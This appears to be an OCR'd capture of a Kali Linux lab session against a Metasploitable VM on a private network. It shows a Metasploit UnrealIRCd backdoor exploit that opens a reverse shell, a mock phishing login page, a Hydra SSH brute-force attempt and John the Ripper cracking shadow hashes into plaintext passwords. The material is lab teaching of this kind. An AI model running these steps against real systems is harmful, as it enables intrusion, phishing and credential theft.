
File Machine View Input Devices Help


Mouse integration ...
Don't show again


Auto capture keyboard ...
Don't show again


Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:34
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:33
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:29
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Arial; background
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:19
kali@kali: ~/phishing_lab
Session Actions Edit View Help
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
q
^C
(kali㉿kali)-[~/phishing_lab]
$ firefox login.html
(kali㉿kali)-[~/phishing_lab]
$ firefox file://
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:53
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:37


*Untitled 2 - Mousepad


File Edit Search View Document Help

